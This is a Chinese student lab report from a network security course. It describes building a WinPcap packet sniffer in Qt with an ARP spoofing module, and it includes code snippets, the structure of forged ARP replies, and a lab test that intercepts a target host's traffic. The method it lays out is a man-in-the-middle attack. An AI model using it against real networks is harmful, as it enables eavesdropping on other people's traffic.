
华中科技大学计算机学院

《计算机网络安全实验》实验报告

班级 IS1602 学号 U201614848 姓名 郭倜维

项目	实验一 (35%)	实验二 (20%)	实验三 (35%)	平时成绩 (10%)	总分
得分					

教师评语：

教师签名：

给分日期：

目 录

实验一 交换网络环境下的嗅探器编程实验	3
1. 1 环境说明	3
1. 2 系统功能需求	3
1. 3 系统设计	3
1. 4 系统实现	9
1. 5 系统测试及结果说明	12
1. 6 实验思考	17
实验二 协议漏洞利用实验	18
2. 1 实验环境	18
2. 2 实验要求	18
2. 3 TCP 攻击实验步骤说明及结果分析	18
2. 4 本地 DNS 攻击实验步骤及结果分析	24
实验三 VPN 实验	35
3. 1 实验目的	ERROR! BOOKMARK NOT DEFINED.
3. 2 实验环境	ERROR! BOOKMARK NOT DEFINED.
3. 3 实验内容	ERROR! BOOKMARK NOT DEFINED.
3. 4 实验步骤	ERROR! BOOKMARK NOT DEFINED.
3. 5 实验思考	ERROR! BOOKMARK NOT DEFINED.

实验一 交换网络环境下的嗅探器编程实验

1.1 环境说明

1.1.1 开发平台

本次嗅探器编程实验中采用的是 WinPcap 4.1.2 库来提供网卡抓包以及过滤功能，采用 Qt Creator 4.6.0 作为 IDE，编译环境为 MinGW 5.3.2 32 bit for C，操作系统为微软 Windows 10-1803。

1.1.2 运行平台

本次实验的运行平台为 Dell Inspiron 5557，处理器版本为 Intel(R) Core(TM) i7-6500U CPU @ 2.5 GHz 2.6 GHz，内存大小为 8GB，操作系统为微软 Windows 10-1803。

而具体的所需组件为 WinPcap 4.1.2 版本的库。

1.2 系统功能需求

开发出一个 Windows 平台上的 Sniffer 工具，能显示所捕获的数据包并能做相应的分析和统计。主要内容如下：

- 1、ARP 发包功能，向指定地址发送 ARP 应答报文，实施 ARP 欺骗；
- 2、列出监测主机的所有网卡，选择一个网卡，设置为混杂模式进行监听；
- 3、捕获所有流经网卡的数据包，并利用 WinPcap 函数库设置过滤规则；
- 4、分析捕获到的数据包的包头和数据，按照各种协议的格式进行格式化显示；
- 5、将所开发工具的捕获和分析结果与常用的 Sniffer 进行比较，完善程序代码。

1.3 系统设计

1.3.1 整体设计概述

系统默认采取的是嗅探模式，由于对于网络嗅探只能对特定网络接口进行，所以需要先获取本机的所有网卡信息，然后通过用户的选择来指定系统嗅探的网卡目标。在指定网卡后，系统应根据用户的选定的过滤要求来判断对获取的数据包是否需要丢弃还是保留，然后对截获的满足需求的数据包的以太层报文头以及 IP 报头进行解析，来获知其源、目的的 Mac 地址以及 IP 地址，并额外解析出其 IP 层协议类型。完成报文头部主要内容解析后，将数据包保存在本机特定文件中以待之后可能的进一步解析。当用户根据需要和已经获取到的头部主要信息指定了进一步解析的数据包后，系统会从文件中读取该数据包的全部内容，然后将数据包拆分为以太层、IP 层、传输层与应用层来逐步解析每层的头部详细信息。然后对数据包内容采用 ASCII 编码的方式打印出其中内容以满足用户对应用层内容进一步了解的需求。

当用户进入系统时希望采取 ARP 欺骗模式时，系统需要通过用户输入来获取指定的欺骗目标的 IP 地址与 Mac 地址。由于系统内部会自动的获取当前主机的 Mac 与 IP 地址、与目标主机公用的网关 IP 地址与 Mac 地址，所以此时系统就可以自动的向网关发送含目标主机 IP 与攻击主机 Mac 的 ARP 应答包，并同时向目标主机发送含网关 IP 与攻击主机 Mac 的 ARP 应答包，以完成双向欺骗过程。然后可以通过本系统或者更加专业的抓包工具 Wireshark 来查看是否获取到了目标主机与网关之间的通信数据包。

系统的实现与结构可以通过图 1-1 系统实习流程图更加形式化的展现出来。




图 1-1 网络嗅探器系统实现流程图

1.3.2 过滤模块设计

本节所述的过滤模块主要包括两个部分，其一是对系统网卡的过滤，其二是对数据包协议的过滤。

针对网卡的过滤即是先从运行环境中获取本机的所有网卡信息以供用户选择，然后获取到用户指定的网卡后来约束之后的过滤与解析数据包行为均发生在选中的网络接口上。

而针对数据包协议的过滤就涉及到多种模式的选择上：勾选内置规则或用户输入符合特定语法的过滤规则。本次系统为了更加友好化用户体验，采用勾选模式来指定过滤规则，这样可以最大化的简化用户学习规则语法的门槛。但在该模式下，由于协议之间的相互关联问题，如：DNS 协议理论上需要与 UDP 协议、IP 协议绑定并与 ARP、TCP 协议互斥，这一部分应在系统内部给与实现，不应该依赖要求用户知道这些技术知识来完成。当然，无可否认，基于用户勾选的过滤模式就会限制了用户过滤选择的自由度，只能过滤系统内置的特定数据包，所以倘如需要最大化的完善本系统，理论上需要尽可能多的内嵌过滤规则。

1.3.3 解析模块设计

解析模块主要分为两个部分来完成，其一是初步对嗅探到的数据包进行报文头部主要内容以供用户判断是否需要进一步解析，而第二部分就是提供的对数据包协议及内容的完全解析。

第一部分的主要报文头解析主要针对的是对以太层、IP 层报文的解析，根据以太层报文头可以获取到源 Mac 和目的 Mac，并根据协议位（2 Byte 长度）了解到该数据包是 ARP 协议报文、RARP 报文还是 IP 协议报文（本系统暂不提供对其他 IP 层协议报文的解析功能）。依据的以太帧格式如图 1-2 所示。



图 1-2 以太帧结构示意图

然后对去除了以太头的剩余报文根据 IP 层协议分别进行解析，从而获得源、目的 IP 地址。若是 IP 协议报文，还需根据 IP 报文头部协议位（1 Byte）进一步获取到对应的传输层协议类型。ARP 报文头、ICMP 报文头以及 IP 报文头结构可以见图 1-3、1-4、1-5 所示，本系统通过对协议头固定的结构来获取相应的数据包信息。




图 1-3 ARP 报文结构示意图



图 1-4 ICMP 报文结构示意图



图 1-5 IPv4 报文结构示意图

而第二次解析需要对报文头部的所有内容以及应用层数据内容进行解析，首先需要根据用户选择并通过读取保存的数据包文件来获取指定数据包。然后根据之前所述的图 1-2、1-3、1-4 来完成对以太层、IP 层协议报文头部的全解析。若该数据包为 IP 协议，则还需要根据传输层协议类型来进一步解析报文。本系统支持的传输层协议解析主要为 UDP、TCP 两类协议，根据图 1-5、1-6 所示的两类协议报文结构示意图来完成对传输层报文头部的全解析。




图 1-6 UDP 协议结构示意图




图 1-7 TCP 协议结构示意图

解析完传输层协议后，本系统会进一步对应用层数据包进行解析。对于 DNS、DHCP 两类协议，本系统会对二者的协议头部及内容进行针对性的解析，对于二者的解析是根据图 1-7、1-8 所示的协议结构示意图来完成的。由于应用层协议数量庞大，相应的结构千变万化，本系统为了能使用户对应用层数据有更普适的了解，提供了将报文数据按 ASCII 编码方式显示的功能模块，以增大系统的适用范围。




图 1-8 DNS 协议结构示意图




图 1-9 DHCP 协议结构示意图

1.3.4 ARP 欺骗模块设计

本系统除了嗅探功能以外还需额外添加上发动 ARP 欺骗攻击的能力，而该功能与嗅探实现来说并无太大关联，因此本系统的实现需要额外设计该功能模块。

ARP 欺骗的本质是使目标主机误以为攻击主机为其网关，则目标主机就会将其数据包全部转交到攻击主机身上。而为了使目标主机不察觉到其已经受到了 ARP 欺骗攻击，就需要攻击主机开启报文转发功能，并进一步使真实网关也误以为目标主机的数据包应发往攻击主机。

为了实现 ARP 欺骗攻击，系统就需要构造两种不同的 ARP 欺骗，分别用以欺骗目标主机和网关。构造出的两种 ARP 欺骗报文如下图 1-10 所示，其中发往目标主机的 ARP 应答包应将报文中的目的 IP 和目的 Mac 替换为网关 IP 地址和攻击主机 Mac 地址；而发往网关的 ARP 应答报文应将目的 IP 和目的 Mac 替换为攻击主机 IP 地址和网关 Mac 地址即可。

发往目标主机：

硬件类型	协议类型	硬件地址长度	协议地址长度	操作类型	攻击主机 Mac地址	网关 IP地址	目标以太网地址	目标IP地址
------	------	--------	--------	------	---------------	------------	---------	--------

发往网关：

硬件类型	协议类型	硬件地址长度	协议地址长度	操作类型	攻击主机 Mac地址	目标IP地址	目标以太网地址	目标IP地址
------	------	--------	--------	------	---------------	--------	---------	--------

图 1-10 构造 ARP 应答报文示意图

注：图中黑体字部分为正常情况的 ARP

报文结构，固本处不再另外注明。

1.4 系统实现

1.4.1 系统界面实现

由于采用的 Qt Creator 来完成的系统开发，所以采用的 Qt 提供的 UI 界面的可视化设计方案，最终的设计图如图 1-11 所示。




图 1-11 UI 界面设计图

在操作界面中提供了一个自主选择嗅探网络接口的下拉列表，通过该方式可以便于用户指定嗅探的目标网卡。界面右上部分为一个 QTableWidget 用于展示抓取到的符合过滤规则的数据报列表，主要显示每个数据包的源 Mac、目的 Mac、源 IP、目的 IP、网络层协议类型、传输层协议类型。下部的 QTreeWidget 用于显示详细解析的数据包内容，通过 Tree 模式可以让用户根据需要展开或收起不同层次协议的详细解析内容。最下方的可勾选一系列 QCheckBox 是用于用户来选定系统内置好的过滤规则。

界面左侧中部的两个输入框用以获取用户指定的攻击目标的 IP 地址和 Mac 地址，然后可以通过系统自行构造和发送 ARP 应答报来欺骗网关和目标主机，从而实现 ARP 欺骗攻击。

1.4.2 过滤及嗅探模块实现

根据系统设计要求，我们将根据用户指定的接口来进行嗅探。以下代码实现的自动调用 WinPcap 库来设置 QComboBox 的接口列表并附上相应信息，以供用户选择接口。

```
void MainWindow::setNetPort()
{
    pcap_if_t *d;
    char errbuf[PCAP_ERRBUF_SIZE];
    if (pcap_findalldevs_ex(PCAP_SRC_IF_STRING, NULL, &(this->alldevs), errbuf)
== -1)
    {
        qDebug()<<("Error in pcap_findalldevs_ex: %s\n", errbuf); return;
    }
    /* Print the list of port */
    ui->netportComboBox->addItem(tr(""));
    for(d=alldevs; d; d=d->next){
        ui->netportComboBox->addItem(tr(d->name)+tr("\n") + tr(d->description));
    }
}
```

对于过滤规则的勾选主要是通过槽来实现的，用户点击系统即会自动的帮用户做出规则设定，下面代码用以实现点击应用层协议的 CheckBox 时自动勾选 IP 协议和 UDP 协议的过滤规则。

```
void MainWindow::on_applicationBox_clicked(bool checked)
{
    if(checked){
        ui->tcpBox->setChecked(false);
        ui->arpBox->setChecked(false);
        ui->ipBox->setChecked(true);
        ui->udpBox->setChecked(true);
        ui->tcpBox->setChecked(false);
    }
}
```

将过滤规则设定好之后就可以开始进行数据包的嗅探，系统通过调用 WinPcap 库中特定的 API—pcap_compile()来编译用户选点的系统内置规则组合，将其应用在不断进行的嗅探活动

中。由于嗅探过程应该持续运行，则需要启动多线程的模式来创建一个嗅探线程来完成，以下代码展示的是嗅探数据包线程的 listenThread 类的 run() 方法的实现，其中 listenThread::packet_handler() 方法用以对截获的数据包进行预解析（即系统设计部分所述的第一次解析），并会调用 packetWrite() 方法写入数据包文件中。

```
void listenThread::run(){
    qDebug()<<"start to catch\n";
    struct pcap_pkthdr *header;
    const u_char *packet;
    while(1){
        int result = pcap_next_ex(adhandle, &header,&packet);
        if(result!=1)
            continue;
        listenThread::packet_handler(header,(unsigned char *)packet);
        if(count%10==0){
            ui->countlabel->clear();
            ui->countlabel->setText(tr("ARP:") +QString::number(countIPPacket[0]) +
                tr(" ICMP:") +QString::number(countIPPacket[1]) +
                tr("TCP:") +QString::number(countIPPacket[2]) +
                tr(" UDP:") +QString::number(countIPPacket[3]));
        }
    }
    qDebug()<<"end to catch\n";
}
```

1.4.3 数据包解析模块实现

由于数据包截获需要经过两次解析过程，解析过程原理上都是通过特定协议结构来获取相应的数据包信息，只是二者对解析的数据包内容的解释程度有所差别，即使二者分别是在嗅探线程和主线程中进行，但实现技术上基本相近，因此本节将以预解析模块为例进行说明，而完整的数据包解析模块可以根据系统设计中的说明结合源代码进行了解。

预解析模块是在 listenThread 线程获取到一个数据包后进行的，先对数据的 Ethernet 层报文头进行解析获取目的 Mac 和源 Mac，并根据协议位获知是下一层网络层协议类型，根据下一层协议的不同分别调用 analyzeIP()、analyzeARP()、analyzeRARP() 三个不同的方法来完成协议的解析。由这三个对网络层报文头解析的方法来获得数据包的源、目的 IP 地址、以及接下来的传输层协议类型。该预解析过程的实现可以见下方流程图所进行的形式化展示。




图 1-12 预嗅探模块的实现流程图

1.4.4 ARP 欺骗模块实现

该模块属于是需要对用户输入的目标主机 IP 地址、Mac 地址进行规范化处理，以便构造用以欺骗网关和目标主机的 ARP 应答报文，这两种 ARP 应答报文的除 IP、Mac 这两种部分以外的构造如下方代码给出了相应位置的值，而 IP 地址、Mac 地址的值应按照系统设计部分所做出的说明写入对应值。构造完两种 ARP 应答包之后，系统会调用 WinPcap 的特定 API—pcap_sendpacket()来将数据包发送出去。

```

#define ETH_ARP 0x0806
#define ARP_HARDWARE 1 //硬件类型字段值为表示以太网地址
#define ETH_IP 0x0800 //协议类型字段表示 IP 地址
#define ARP_REQUEST 1
#define ARP_RESPONSE 0x0002

```

1.5 系统测试及结果说明

根据实验要求，完成了系统实现后，就需要对系统进行相应的测试以证明系统符合实验要求。

首先，需要对嗅探器的抓包功能进行测试，使用的运行主机内置有 4 张网卡，而实际与互联网连接的是嗅探器获知的第四张网卡（如图 1-13 所示）。当前网卡的 IP 和 Mac 分别为 192.168.0.7/24 以及 4C:34:88:CE:E1:2C，运行系统和硬件配置已在前文中给出，本处不再赘述。选择过滤规则后开启嗅探器，嗅探器开始抓获数据包并进行了预解析、保存并显示在了界面右上侧列表中（如图 1-14 所示）。然后可以选中列表中的一列感兴趣的数据包，系统对该选中的数据包进行协议的全解析，并把解析结果通过树形层次的形式显示在了下侧 QTreeWidget 中（如图 1-15 所示）。而图 1-16 使用了红色方形框将系统对已经抓取的数据包的统计信息进行了强调，该模块测试的最后是图 1-17 显示的系统对数据包内容的 ASCII 编码显示。

在 ARP 中间人攻击测试（攻击界面如图 1-18 所示）时，所使用的攻击主机 IP 和 Mac 分别为 192.168.0.7/24 以及 4C:34:88:CE:E1:2C，网关的 IP 与 Mac 分别为 192.168.0.1/24 和 A4:56:02:56:EC:4D，而选择的目标主机 IP 和 Mac 分别是 192.168.0.5/24 和 20:AB:37:89:7C:B8。发动攻击后，在攻击主机上运行 Wireshark 来进行抓包，发现成功接收到了目标主机发往外部网络的数据包（如图 1-19 所示），同时也嗅探到了从外网发往目标主机的数据包（如图 1-20 所示）。




图 1-13 系统下拉网卡列表截图




图 1-14 系统嗅探运行截图




图 1-15 系统深层解析数据包截图

